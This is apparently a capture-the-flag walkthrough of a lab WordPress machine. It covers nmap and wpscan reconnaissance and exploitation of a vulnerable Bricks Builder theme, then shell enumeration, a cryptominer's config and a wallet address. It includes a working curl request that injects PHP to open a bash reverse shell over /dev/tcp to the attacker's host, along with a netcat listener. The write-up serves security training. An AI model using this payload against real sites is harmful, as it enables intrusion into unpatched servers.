
Add the target in the /etc/hosts file
1. Reconnaissance
1.1 nmap
- sC : default script to find vulenrabilities , services, config
- sV : software and version running
 nmap -sC -sV <Machine_IP>

Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-25 20:13 +0400
Nmap scan report for bricks.thm (10.48.178.149)
Host is up (0.15s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f4:38:67:df:25:6e:4a:a6:9f:b3:91:0f:37:9a:29:af (RSA)
|   256 02:bd:a3:a7:79:20:c3:6a:44:68:27:bf:9d:72:27:b5 (ECDSA)
|_  256 d5:ab:03:e0:30:35:d2:aa:17:7c:d5:fe:32:ff:50:ae (ED25519)
80/tcp   open  http     Python http.server 3.5 - 3.10
|_http-server-header: WebSockify Python/3.8.10
|_http-title: Error response
443/tcp  open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Brick by Brick
|_http-generator: WordPress 6.5
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=US
| Not valid before: 2024-04-02T11:59:14
|_Not valid after:  2025-04-02T11:59:14
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
3306/tcp open  mysql    MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.13 seconds
nmap scan shows the following :
- 22 — ssh
- 80 — running websockify
- 443 — running a wordpress site
Lets view this on our browser — make sure you have add this in your /etc/hosts

Also you can see the favicon icon — marked with red color
1.2 wpscan
- As we have identified the its a wordpress website through nmap scan and the favicon.
- We will use wpscan tool : this is a use to indentifies the vulnerabilities specifically for wordpress websites
wpscan --url https://bricks.thm -e --disable-tls-checks- -e : enumerate the vulnerable plugins and themes in the wordpress

- In the above results the theme bricks version 1.9.5
- Bricks theme is the theme used to drag and drop the elements to create a website

- The bricks version below 1.9.6 lead to Remote code execution.
2. Exploitation
2.1 RCE
- Before we can write the payload
- We need to grab the nonce
- View source page of
https://brick.thm

- You can use the github tool for this RCE
But I will write it using curl
curl -k -X POST "https://bricks.thm/?rest_route=/bricks/v1/render_element" \
 -H "Content-Type: application/json" \
-d '{ "postId": "1",
 "nonce": "NONCE",
 "element": { "name": "code",
"settings": { "executeCode": true,
 "code": "<?php throw new Exception(bash -c '\''bash -i >& /dev/tcp/YOUR_MACHINE_IP/4444 0>&1'\''); ?>"
}
}
}'
The request targets the Bricks Builder REST API endpoint:
?rest_route=/bricks/v1/render_elementThis endpoint is used by WordPress to dynamically render page builder elements.
The curl command sends a POST request with JSON data.
-kignores SSL certificate verification errors-X POSTsets the HTTP methodContent-Type: application/jsonindicates JSON payload
Inside the request body:
postId: 1→ defines the WordPress post context for renderingnonce→ a WordPress security token meant to validate legitimate session-based requestselement.name: "code"→ instructs Bricks to render a code elementexecuteCode: true→ enables execution of code instead of only rendering it
The vulnerability arises because the server improperly trusts user input and allows execution of PHP code inside the "code" element.
The payload injects PHP that runs a system command:
bash -c 'bash -i >& /dev/tcp/MACHINE_IP/4444 0>&1'This opens a reverse shell connection from the server to the attacker's machine, resulting in remote code execution (RCE).
- Set up
nc -lvnp 4444and then execute the above request
3. Local Enumeration
Finding the first flag

- After getting the shell execute command
ls

🖤 First flag : THM{fl46_650c844110baced87e1606453b93f22a}
Finding the third flag and fourth flag

systemctl list-units --type=service --state=running

systemctl cat ubuntu.service

4 Miner process Detection
4.1 Finding the log file of miner instance

Earlier got the /lib/NetworkManager — This directory is for detection and configuration for systems to automatically connect to networks.
ls -la /lib/NetworkManager/
cat /lib/NetworkManager/inet.conf
4.2 Find the bitcoin wallet address

- The ID mentioned the log file seems to be the bitcoin wallet address
- So I added that to the cyberchef with magic function as shown below

- Copy that address you will see 2 addresses
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa
bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa
- To check the validity check them by using :
The first one is valid — That is the flag !!!!!!!!!1
4.3 Identifying the threat group


Now I searched for reciever with huge amount

Further serached on google for details